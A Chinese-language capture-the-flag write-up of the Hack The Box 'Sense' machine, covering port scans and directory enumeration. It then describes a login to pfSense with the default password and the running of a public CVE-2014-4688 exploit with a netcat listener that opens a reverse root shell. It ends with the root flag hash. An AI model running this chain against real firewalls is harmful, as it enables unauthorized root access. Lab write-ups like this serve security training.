

# HTB靶机 Sense 渗透测试记录

---

目标信息

信息收集

ICMP检测

防火墙检测

网络端口扫描

Web服务探测

渗透测试

大字典枚举目录

命令执行漏洞利用

Flag文件展示

本次靶机渗透到此结束

---

## 目标信息

IP地址: 10.10.10.60

---

## 信息收集

### ICMP检测

```
1 (root@hacker)-[/home/.../Documents/pentest_notes/sense/nmap_reports]
2 # ping -c 4 10.10.10.60
3 PING 10.10.10.60 (10.10.10.60) 56(84) bytes of data.
4 64 bytes from 10.10.10.60: icmp_seq=1 ttl=63 time=336 ms
5 64 bytes from 10.10.10.60: icmp_seq=2 ttl=63 time=329 ms
6 64 bytes from 10.10.10.60: icmp_seq=3 ttl=63 time=336 ms
7 64 bytes from 10.10.10.60: icmp_seq=4 ttl=63 time=334 ms
8
9 --- 10.10.10.60 ping statistics ---
10 4 packets transmitted, 4 received, 0% packet loss, time 3002ms
11 rtt min/avg/max/mdev = 329.438/333.697/335.909/2.584 ms
```

攻击机和靶机之间通信状态良好。

## 防火墙检测

```
1 # Nmap 7.94SVN scan initiated Fri Jun 21 10:31:29 2024 as: nmap -sA -p- --m
  in-rate 2000 -oN ./ack_result.txt 10.10.10.60
2 Nmap scan report for 10.10.10.60 (10.10.10.60)
3 Host is up (0.34s latency).
4 All 65535 scanned ports on 10.10.10.60 (10.10.10.60) are in ignored states.
5 Not shown: 65535 filtered tcp ports (no-response)
6
7 # Nmap done at Fri Jun 21 10:32:37 2024 -- 1 IP address (1 host up) scanne
  d in 68.60 seconds
```

无法确定靶机防火墙状态。

## 网络端口扫描

TCP 端口扫描结果

```

1  # Nmap 7.94SVN scan initiated Fri Jun 21 10:35:26 2024 as: nmap -sS -sV -
  A -p- --min-rate 2000 -oN ./tcp_result.txt 10.10.10.60
2  Nmap scan report for 10.10.10.60 (10.10.10.60)
3  Host is up (0.34s latency).
4  Not shown: 65533 filtered tcp ports (no-response)
5  PORT      STATE SERVICE  VERSION
6  80/tcp    open  http      lighttpd 1.4.35
7  |_http-title: Did not follow redirect to https://10.10.10.60/
8  |_http-server-header: lighttpd/1.4.35
9  443/tcp   open  ssl/http  lighttpd 1.4.35
10 | ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
11 | Not valid before: 2017-10-14T19:21:35
12 |_Not valid after:  2023-04-06T19:21:35
13 |_http-title: Login
14 |_ssl-date: TLS randomness does not represent time
15 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
16 Device type: general purpose|specialized
17 Running (JUST GUESSING): OpenBSD 4.X (91%), Comau embedded (89%), Linux 2.6.X (87%)
18 OS CPE: cpe:/o:openbsd:openbsd:4.0 cpe:/o:linux:linux_kernel:2.6.29
19 Aggressive OS guesses: OpenBSD 4.0 (91%), Comau C4G robot control unit (89%), Linux 2.6.29 (87%)
20 No exact OS matches for host (test conditions non-ideal).
21 Network Distance: 3 hops
22
23 TRACEROUTE (using port 443/tcp)
24 HOP RTT      ADDRESS
25 1  335.36 ms 10.10.14.1 (10.10.14.1)
26 2  ...
27 3  340.99 ms 10.10.10.60 (10.10.10.60)
28
29 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
30 # Nmap done at Fri Jun 21 10:37:17 2024 -- 1 IP address (1 host up) scanned in 110.46 seconds

```

## UDP 端口开放列表扫描结果

```
1 # Nmap 7.94SVN scan initiated Fri Jun 21 10:33:16 2024 as: nmap -sU -p- --m
  in-rate 2000 -oN ./udp_ports.txt 10.10.10.60
2 Nmap scan report for 10.10.10.60 (10.10.10.60)
3 Host is up (0.34s latency).
4 All 65535 scanned ports on 10.10.10.60 (10.10.10.60) are in ignored states.
5 Not shown: 65535 open|filtered udp ports (no-response)
6
7 # Nmap done at Fri Jun 21 10:34:25 2024 -- 1 IP address (1 host up) scanne
  d in 69.23 seconds
```


### UDP 端口详细信息扫描结果

```
1 (无)
```

同时发现靶机操作系统为 **OpenBSD**，版本大致为 **4**。

## Web服务探测

打开主页：<http://10.10.10.60/>，发现靶机部署了 **pfSense** 开源应用层防火墙系统：



直接扫描目录：

▼ Plain Text

```
1 # Dirsearch started Sat Jun 22 08:00:59 2024 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u https://10.10.10.60/ -x 400,403,404 -t 60 -e php,js,html,txt,zip,tar.gz,pcap
2
3 200 199B https://10.10.10.60/changelog.txt
4 301 0B https://10.10.10.60/classes -> REDIRECTS TO: https://10.10.10.60/classes/
5 301 0B https://10.10.10.60/css -> REDIRECTS TO: https://10.10.10.60/css/
6 200 1KB https://10.10.10.60/favicon.ico
7 301 0B https://10.10.10.60/includes -> REDIRECTS TO: https://10.10.10.60/includes/
8 200 329B https://10.10.10.60/index.html
9 301 0B https://10.10.10.60/installer -> REDIRECTS TO: https://10.10.10.60/installer/
10 301 0B https://10.10.10.60/javascript -> REDIRECTS TO: https://10.10.10.60/javascript/
11 200 6KB https://10.10.10.60/license.php
12 200 6KB https://10.10.10.60/stats.php
13 200 6KB https://10.10.10.60/status.php
14 200 6KB https://10.10.10.60/system.php
15 301 0B https://10.10.10.60/themes -> REDIRECTS TO: https://10.10.10.60/themes/
16 200 384B https://10.10.10.60/xmlrpc.php
```

同时使用另一个字典发现了 `/tree` 目录。

访问 `/changelog.txt` ，内容如下：

▼ Plain Text

```
1 # Security Changelog
2
3 ### Issue
4 There was a failure in updating the firewall. Manual patching is therefore required
5
6 ### Mitigated
7 2 of 3 vulnerabilities have been patched.
8
9 ### Timeline
10 The remaining patches will be installed during the next maintenance window
```

提示我们 3 个漏洞中的 2 个已经被修复。


访问 `/index.html` :



发现一个指向 `/dfuife.cgi` 的奇怪链接（访问后怎么都不响应），以及一段注释：

```
1 <HTML>
2 <BODY>
3
4 <center>
5
6 <img src='fred.png'>
7
8 <p>
9   <A HREF='/dfuife.cgi'>Begin installation</A>
10 </p>
11
12 <!--
13 <p>
14   Connect to host via SSH:
15   <applet CODEBASE="." ARCHIVE="jta20.jar" CODE="de.mud.jta.Applet" WIDT
H=55 HEIGHT=25>
16   <param NAME="config" VALUE="applet.conf">
17   </applet>
18 </p>
19 -->
20
21 </center>
22
23 </BODY>
24 </HTML>
```

访问 `/tree` 目录:



不知道其具体用途，扫描一下目录，一点东西都没扫出来。

尝试对 **pfSense** 系统进行密码爆破，失败。（登录尝试次数过多直接停止网页访问）

## 渗透测试

### 大字典枚举目录

尝试使用 **Gobuster** 工具配合大字典 **directory-list-2.3-medium.txt** 枚举网站根目录：

```
Bash |  
1 gobuster dir -u https://10.10.10.60/ -w /usr/share/wordlists/dirbuster/dire  
ctory-list-2.3-medium.txt -t 60 -k -b 400,403,404 -x .php,.js,.html,.txt
```



```
root@hacker: /home/megumin/Documents/pentest_notes/sense
文件 动作 编辑 查看 帮助
[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
[ERROR] Get "https://10.10.10.60/page5045.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 556735 / 1102805 (50.48%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
[ERROR] Get "https://10.10.10.60/todayints.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "https://10.10.10.60/modman.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 556833 / 1102805 (50.49%) [ERROR] Get "https://10.10.10.60/28076.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 556888 / 1102805 (50.50%) [ERROR] Get "https://10.10.10.60/19115.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "https://10.10.10.60/npa_sample.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 556978 / 1102805 (50.51%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
[ERROR] Get "https://10.10.10.60/beat3_homepic.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
[ERROR] Get "https://10.10.10.60/28102.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "https://10.10.10.60/urateraw": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "https://10.10.10.60/beat2_homepic.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
[ERROR] Get "https://10.10.10.60/beat2_homepic.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "https://10.10.10.60/urateraw.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 557093 / 1102805 (50.52%) [ERROR] Get "https://10.10.10.60/b_bps.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "https://10.10.10.60/andrewb.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 557149 / 1102805 (50.52%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 559048 / 1102805 (50.69%) [ERROR] Get "https://10.10.10.60/615773.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 559122 / 1102805 (50.70%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 579027 / 1102805 (52.50%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
/system-users.txt (Status: 200) [Size: 106]
Progress: 611077 / 1102805 (55.41%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 611107 / 1102805 (55.41%) [ERROR] Get "https://10.10.10.60/78507.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 611136 / 1102805 (55.42%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 611162 / 1102805 (55.42%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 611530 / 1102805 (55.45%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
[ERROR] Get "https://10.10.10.60/55394.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 611583 / 1102805 (55.46%) [ERROR] Get "https://10.10.10.60/55345.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 611990 / 1102805 (55.49%) [ERROR] Get "https://10.10.10.60/38307.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 612321 / 1102805 (55.52%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 640718 / 1102805 (58.10%) [ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
[ERROR] Get "https://10.10.10.60/74483.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/filebrowser (Status: 301) [Size: 0] [→ https://10.10.10.60/Filebrowser/]
Progress: 688074 / 1102805 (62.39%) ^C
[!] Keyboard interrupt detected, terminating.
Progress: 688104 / 1102805 (62.40%)
```


成功枚举出文件 `system-users.txt` 。尝试访问，内容如下：

```
Plain Text |
1  #####Support ticket###
2
3  Please create the following user
4
5
6  username: Rohit
7  password: company defaults
```

成功发现了用户 `rohit` ，但密码字段为 `company defaults` ，尝试使用 `pfSense` 的默认密码：

- 用户名: `rohit`
- 密码: `pfsense`


成功登录：



同时发现 pfSense 的版本为 v2.1.3 。

## 命令执行漏洞利用

通过查阅网络公开漏洞库，发现一个命令执行漏洞 CVE-2014-4688 ：



直接下载 EXP 执行：

```

1  rlwrap nc -l -p 443 -s 10.10.14.2
2  ./exp.py --rhost 10.10.10.60 --lhost 10.10.14.2 --lport 443 --username rohit --password pfsense

```

成功反弹Shell:

```

root@hacker: /home/megumin/Documents/pentest_notes/sense
文件 动作 编辑 查看 帮助
(root@hacker) - [ /home/megumin/Documents/pentest_notes/sense ]
rlwrap nc -l -p 443 -s 10.10.14.2
sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# hostnamectl
hostnamectl: not found
# hostname
pfsense.localdomain
# ifconfig
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
    options=9b<RXCSUM, TXCSUM, VLAN_MTU, VLAN_HWTAGGING, VLAN_HWCSUM>
    ether 00:50:56:b9:9b:e7
    inet 10.10.10.60 netmask 0xfffff00 broadcast 10.10.10.255
    inet6 fe80::250:56ff:feb9:9b67%em0 prefixlen 64 scopeid 0<1>
    nd6 options=1<PERFORMNUD>
    media: Ethernet autoselect (1000baseT <full-duplex>)
    status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
enc0: flags=0<> metric 0 mtu 1536
pfync0: flags=0<> metric 0 mtu 1460
    syncpeer: 224.0.0.240 maxupd: 128 syncok: 1
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
    options=3<RXCSUM, TXCSUM>
    inet 127.0.0.1 netmask 0xff000000
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0<5>
    nd6 options=3<PERFORMNUD, ACCEPT_RTADV>
pflog0: flags=100<PROMISC> metric 0 mtu 33144
#

```

而且竟然直接是 **root** 权限? ? ? ? !!!Σ(°Д°ノ)ノ

## Flag文件展示

▼ /root/root.txt

Plain Text

```
1  d08c32a5d4f8c8b10e76eb51a69f1a86
```

本次靶机渗透到此结束

